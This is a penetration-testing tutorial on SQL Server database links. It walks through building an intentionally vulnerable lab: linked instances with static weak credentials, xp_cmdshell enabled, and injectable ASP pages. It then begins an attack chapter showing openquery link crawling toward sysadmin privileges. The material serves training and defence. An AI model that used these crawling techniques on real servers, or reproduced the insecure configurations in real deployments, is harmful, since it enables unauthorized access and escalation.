RISK COMPLIANCE SECURITY

Hacking SQL Server Database Links: Lab Setup and Attack Guide

Version 1.0

Author: Scott Sutherland

05/28/2014

Contents

Chapter 1 **Introduction to Linked Servers**

1.1 Introduction

Modern applications run our world. Every day they are used for things like accessing bank accounts, manage healthcare plans, and start cars remotely from the internet. Behind each of those applications is a database. Most people know that those databases store sensitive data like social security numbers, credit card numbers, and healthcare information. However, what most people don't realize is that by compromising one database it's often possible to take over multiple corporate environments with minimal effort. One way to do that is through "Database Links".

A database link is essentially a trusted connection from one database server to another. The database links can be "crawled" similar to crawling the hyperlinks of a website. By crawling links from database server to database server it is possible to access data and systems that normally wouldn't be accessible to a user. In modern corporate environments it is not uncommon to obtain unauthorized access to hundreds of database servers using database link crawling techniques. Such access usually results a complete compromise of sensitive data and network. Database link crawling can be initiated through direct database connections and SQL injection attacks. This makes it even more important to have a good understanding of the risks associated with such database configurations.

In this Article I've provided instructions for creating a lab environment that can be used to practice attacks against SQL Server database links through direct connections and various types of SQL injection. I've also provided a general introduction to database links and examples of how to exploit them. The content should be helpful to penetration testers, web developers, and database administrators trying to gain a better understanding of the risks associated with misconfigured, or excessive use of, database server links. Although this article focuses on SQL Server, many of the concepts that will be covered can be applied to other database platforms.

1.2 What are Database Server Links?

Before we get dirty let's take a brief moment to talk about what a database link is. Microsoft states that database links can be used to "*enable the SQL Server Database Engine to execute commands against OLE DB data sources outside of the instance of SQL Server*". Basically that means we can create preconfigured "links" at the database level to connect to and query a variety of data stores including, but not limited to:

- SQL Servers
- Oracle Servers
- Access files
- Excel Files
- Text Files

If you're not a database administrator it may not be obvious why someone would want to configure a database link. So below I've provided some of the common use cases that we've run into.

- Querying multiple application databases to gain insight into data trends
- Combining information from two data sources to avoid database platform migration

- Replicating subsets of data between SQL Server instances
- Centrally managing database server configurations
- In general, database administrators use them to query, and update remote heterogeneous data sources

For those who are interested, I've listed two ways to list database links on a SQL Server. By default you should see your own server. However, data access will be disabled so I don't believe you can query it.

```
sp_linkeservers
SELECT srvname FROM master..sysservers
```

For more information you can visit Microsoft's Linked Server page at http://msdn.microsoft.com/en-us/library/ms188279.aspx.

1.3 How can Database Server Links be a Threat?

Despite the fact that database links can be very useful, they are often configured with excessive privileges that can lead to the compromise of multiple databases and systems. Below is a short list of reasons database links can be a risk.

- **Excessive privileges are very common.** Instead of configuring database links to inherit the privileges of the database user executing the query, most DBAs configure database links with a static username and password. That means when a database user queries a link, the query runs with the preconfigured link privileges and not the database user's.

- **Openquery() is available by default.** Openquery() is a native SQL Server function that can be used to query linked servers. By default, any SQL login that belongs to the PUBLIC fixed server role can query a database link with it. So unlike the similar openrowset() function, it usually allows all database users to query all preconfigured database links by default. Below is a basic Openquery example:

```
SELECT * FROM
openquery(Server1, 'select SYSTEM_USER')
```


- **Database link queries can be nested.** All database link queries can be nested through the openquery() function. As a result, database links can be followed from database server to database server similar to webpage crawling. During our testing we have found that database link crawling can lead to unauthorized access to hundreds of database servers in what we refer to as a "database link network". The only constraint that we have run across when crawling database link networks is the maximum number of characters allowed by the openquery() function. Based on Microsoft's documentation the openquery() function has an 8000 character limit. Below is a basic example of a query executed through nested database links:

```
SELECT srvname FROM
openquery(Server1,'SELECT srvname FROM
openquery(Server2,''SELECT srvname FROM
master..sysservers'')')
```

- **Stored procedures can be executed over database links.** Despite what the Microsoft documentation states it is possible to execute stored procedures via the openquery function blindly. What that means is that dangerous procedures like xp_cmdshell can be used to execute arbitrary commands on the operating systems level through multiple nested database links. This has been socialized in the database community for a while, but hasn't been discussed much in information security circles.

Chapter 2 Setting Up the Lab

This chapter will cover how to build a lab environment that can be used to test out common database link attacks. In summary, you will setup three SQL Server instances, create database links between them, and install a web application that connects to one of the instances. Below is an overview of the attack we should be able to execute when the lab is complete.


Captain Evil
1
SQL Injection
Deliver payload via xp_cmdshell and powershell injection
Double nested linked query as s1admin
5
SRV1
4
SRV3
2
SRV2
3
Linked query as s2user
Nested linked query as s3user

2.1 Setup Three SQL Server Databases Instances

Install three SQL Server named instances called "server1", "server2", and "server3". The instances can be installed on a single or multiple servers. Make sure to remember the sa account password for each of the SQL Server instances. You'll need them to setup up the database accounts and links later on.

When installing the SQL instances make sure the following configurations are set:

1. Configure "mixed-mode" authentication.
2. Configure all services to run as LocalSystem.
3. Enable TCP/IP and named pipes for each instance.
   Note: This may not be required if all instances are configured on the same server. Additional information can be found at the link below:
   http://msdn.microsoft.com/en-us/library/bb909712%28v=vs.90%29.aspx

SQL Server 2008 Download

http://www.microsoft.com/en-us/download/details.aspx?id=1695

SQL Server 2008 Installation

http://blog.sqlauthority.com/2008/06/12/sql-server-2008-step-by-step-installation-guide-with-images/

2.2 Setup SQL Server Logins

I've provided instructions for setting up the required SQL Server logins below. However, if you need additional help below are a few links to help guide you through creating database logins.

More information can be found at http://msdn.microsoft.com/en-us/library/ms189751.aspx

Setting up SQL Server Logins

1. Open SQL Server Management Studio and log into all SQL Server instances with the sa account. All three instances can be opened at the same time by opening three separate "Object Explorers". Use query windows from the three Object Explorers to execute the query in the remaining steps.
2. Create a database login named "s1admin" on server1 with the sysadmin role, and the password "s1password". Note: You may have to disable the password policy.

```
CREATE LOGIN s1admin WITH PASSWORD = 's1password';
GO
EXEC master..sp_addsrvrolemember @loginame = N's1admin', @rolename = N'sysadmin'
GO
```

3. Create a database login named "s1user" on server1 with default privileges, and the password "s1password".

```
CREATE LOGIN s1user WITH PASSWORD = 's1password';
GO
```

4. Create a database login named “s2user” on server2 with default privileges, and the password “s2password”.

```
CREATE LOGIN s2user WITH PASSWORD = 's2password';
GO
```

5. Create a database login named “s3user” on server3 with default privileges, and the password “s3password”.

```
CREATE LOGIN s3user WITH PASSWORD = 's3password';
GO
```

6. Validate the instances and logins are setup properly using OSQL.

   Check if the instances respond to broadcast requests:

```
sqlcmd -L
```

   Check if you can login with the database login for each instance using Object Explorer or sqlcmd in a Windows cmd.exe console:

```
sqlcmd -U s1admin -P s1password -S .\server1 -Q "select @@version"
sqlcmd -U s1user -P s1password -S .\server1 -Q "select @@version"
sqlcmd -U s2user -P s2password -S .\server2 -Q "select @@version"
sqlcmd -U s3user -P s3password -S .\server3 -Q "select @@version"
```

2.3 Setup XP_CMDSHELL

Below are instructions for enabling the xp_cmdshell stored procedure which can be used to execute local operating system commands through the database. Only enable it on **server1**.

```
EXEC sp_configure 'show advanced options',1
RECONFIGURE
go

EXEC sp_configure 'xp_cmdshell',1
RECONFIGURE
go
```

2.4 Setup SQL Server Database Links

Below are instructions for creating the database. For more information the official Microsoft page can be found at http://msdn.microsoft.com/en-us/library/ms190479.aspx. I also recommend using Microsoft SQL Server Management Studio. It just makes life easier.

1. Create a database link from **server1 to server2** with the **s2user** database login.

   Add the database link:

```
USE [master]
GO
EXEC master.dbo.sp_addlinkedserver
       @server = N'RELATIVESERVERNAMEHERE\SERVER2',
       @srvproduct=N'SQL Server' ;
GO
```

   Add the database user that will be applied to the database link:

```
EXEC sp_addlinkedsrvlogin 'RELATIVESERVERNAMEHERE\server2', 'false', NULL,
's2user', 's2password';
```

   Validate the database link was added with the following query:

```
select srvname from master..sysservers;
```

   Validate the database link works by issuing a query to it:

```
select * from openquery("RELATIVESERVERNAMEHERE\server2",'select @@servername')
```

2. Create a database link from **server2 to server3** with the **s3user** database login.

   Add the database link:

```
USE [master]
GO
EXEC master.dbo.sp_addlinkedserver
       @server = N'RELATIVESERVERNAMEHERE\SERVER3',
       @srvproduct=N'SQL Server' ;
GO
```

Add the database user for the database link:

```
EXEC sp_addlinkedsrvlogin 'RELATIVESERVERNAMEHERE\server3', 'false', NULL,
's3user', 's3password';
```

Validate the database link was added with the following query:

```
select srvname from master..sysservers;
```

Validate the database link works by issuing a query to it:

```
select * from openquery("RELATIVESERVERNAMEHERE\server3",'select @@servername')
```

3. Create a database link from **server3 to server1**with the **s1admin** database login.

   Add the database link:

```
USE [master]
GO
EXEC master.dbo.sp_addlinkedserver
      @server = N'RELATIVESERVERNAMEHERE\SERVER1',
      @srvproduct=N'SQL Server' ;
GO
```

   Add the database user for the database link:

```
EXEC sp_addlinkedsrvlogin 'RELATIVESERVERNAMEHERE\server1', 'false', NULL,
's1admin', 's1password';
```

   Validate the database link was added with the following query:

```
select srvname from master..sysservers;
```

   Validate the database link works by issue a query to it:

```
   select * from openquery("RELATIVESERVERNAMEHERE\server1",'select
@@servername')
```

   Verify the user has sysadmin privileges. The query below should return a 1:

```
select * from openquery("RELATIVESERVERNAMEHERE\server1",'select
is_srvrolemember(''sysadmin'')')
```

4. Create a bad link on server1, server2, and server3 to “BADSERVER” with any credentials. This link is intended to emulate a link to a server that no longer exists.

   Add the database link:

```
USE [master]
GO
EXEC master.dbo.sp_addlinkedserver
      @server = N'BADSERVER',
      @srvproduct=N'SQL Server' ;
GO
```

   Add the database user for the database link. The credentials don’t matter here, because this is intended to emulate a link to a server that no longer exists. So ‘baduser’ and ‘badpassword’ could be any value.

```
EXEC sp_addlinkedsrvlogin 'badserver', 'false', NULL, 'baduser', 'badpassword';
```

   Validate the database link was added with the following query:

```
select srvname from master..sysservers;
```

   Validate the attempts to access the bad link times out as expected.

```
select * from openquery("BADSERVER",'select @@version')
```

2.5 Setup the Vulnerable Web Application

1. On **Server1** download and install the **AdventureWorks2008_Database.zip** database from Microsoft. It can be downloaded from http://msftdbprodsamples.codeplex.com/releases/view/93587.

   Below is an overview of the installation steps.

   a. Unzip AdventureWorks2008_Database.zip to a folder off of the c: drive
   b. Open Microsoft SQL Server Management Studio and connect to the server1 instance
   c. Right-click the database node
   d. Choose attach…
   e. Choose the AdventureWorks2008 database file from the path it was unzipped to
   f. Make the database login s1user the database owner for AdventureWorks.

```
USE AdventureWorks2008;
```

```
EXEC sp_changedbowner 's1user';
```

Additional information can be found at http://msdn.microsoft.com/en-us/library/ms178630(v=sql.90).aspx.

2. Setup IIS server and enable support for asp pages.
   a. Install IIS on Windows:
      a. http://www.howtogeek.com/howto/windows-vista/how-to-install-iis-on-windows-vista/
   b. Enabled the use of ASP pages:
      a. http://www.iis.net/learn/application-frameworks/running-classic-asp-applications-on-iis-7-and-iis-8/classic-asp-not-installed-by-default-on-iis
3. Download and install the vulnerable asp pages from GitHub to **C:\Inetpub\wwwroot**. Links to the vulnerable page downloads are listed below.
   - **employee.asp**

     https://raw2.github.com/nullbind/Metasploit-Modules/master/employee.asp
   - **search.asp**

     https://raw2.github.com/nullbind/Metasploit-Modules/master/search.asp
4. Edit the empolyee.asp and search.asp pages. Change the **db_server** variable to the server name and instance you installed you setup for server1. It should look something like the example below.

   db_server = "mytestserver\server1"
5. Enable verbose error messages. Depending on your version of IIS verbose error may be enable, but in case they aren't the links below should be able to give you some guidance.
   - http://www.iis.net/learn/application-frameworks/running-classic-asp-applications-on-iis-7-and-iis-8/classic-asp-script-error-messages-no-longer-shown-in-web-browser-by-default
   - http://blogs.msdn.com/b/rakkimk/archive/2007/05/25/iis7-how-to-enable-the-detailed-error-messages-for-the-website-while-browsed-from-for-the-client-browsers.aspx


Chapter 3 Manual Attacks via Direct Database Connections

In this chapter you'll use SQL Server Management Studio to connect to SERVER1, escalate privileges to sysadmin via link crawling, and take over the server at the OS level via the xp_cmdshell stored procedure. In the examples below all SQL Server instances have been installed on 10.2.9.183.

This a good example of what you might find during an internal penetration test after finding a login that doesn't have sysadmin access.

3.1 Login into Server1 as User

SQL Server Management Studio Express can be installed as part of an SQL Server installation or separately. Once installed, use it to connect to the SERVER1 instance as shown below. However, keep in mind that your IP address may be different.



Microsoft SQL Server Management Studio
File Edit View Debug Tools Window Help
New Query
Object Explorer
Connect
Connect to Server
Microsoft SQL Server 2012
Connect Cancel Help Options >>
Ready

Server type: Database Engine
Server name: 10.2.9.183\server1
Authentication: SQL Server Authentication
Login: s1user
Password: ***********
Remember password

Click the "New Query" button, and type the following query in to determine if the s1user is a sysadmin.

```
SELECT is_srvrolemember('sysadmin')
```

The results should look similar to the screenshot below.


SQLQuery2.sql - 10.2.9.183\server1.master (s1user (53))* - Microsoft SQL Server Manageme...
File Edit View Query Project Debug Tools Window Help
New Query
master
Execute
Debug
Object Explorer
Connect
10.2.9.183\server1 (SQL Server 10.0.1600 - s1user)
Databases
System Databases
AdventureWorks2008
Security
Server Objects
Replication
Management
SQLQuery2.sql - 10....master (s1user (53))*
100 %
Results
Messages
0.2.9.183\server1 (10.0 RTM) | s1user (53) | master | 00:00:00 | 1 rows
Ready
Ln 1
Col 36
Ch 36
INS


```
Select is_srvrolemember('sysadmin')
```

	(No column name)
1	0

The "0" tells us that the s1user does not have sysadmin privileges so let's find some links to crawl using the query below.

```
SELECT srvname from master..sysservers
```

The results should look similar to the screen shot below.


SQLQuery2.sql - 10.2.9.183\server1.master (s1user (53))* - Microsoft SQL Server Manageme...

```
select srvname from master..sysservers
```

	srvname
1	.\SERVER2
2	BADSERVER
3	WIN-OGD2LLLUIPN\SERVER1

.2.9.183\server1 (10.0 RTM) | s1user (53) | master | 00:00:00 | 3 rows


It should show three linked servers. The "BADSERVER" is a dead link and "WIN-ODG2LLLUIPN" has no data access. So let's focus on the link to ".\SERVER2".

3.2 Crawl from Server 1 to Server 2 as User

Using the query below check what privileges the link to ".\SERVER2" is configured with.

```
-- Checking privileges on first link
SELECT * FROM OPENQUERY(".\SERVER2",
'SELECT is_srvrolemember(''sysadmin'')')
```

The results should look like the screen shot below.



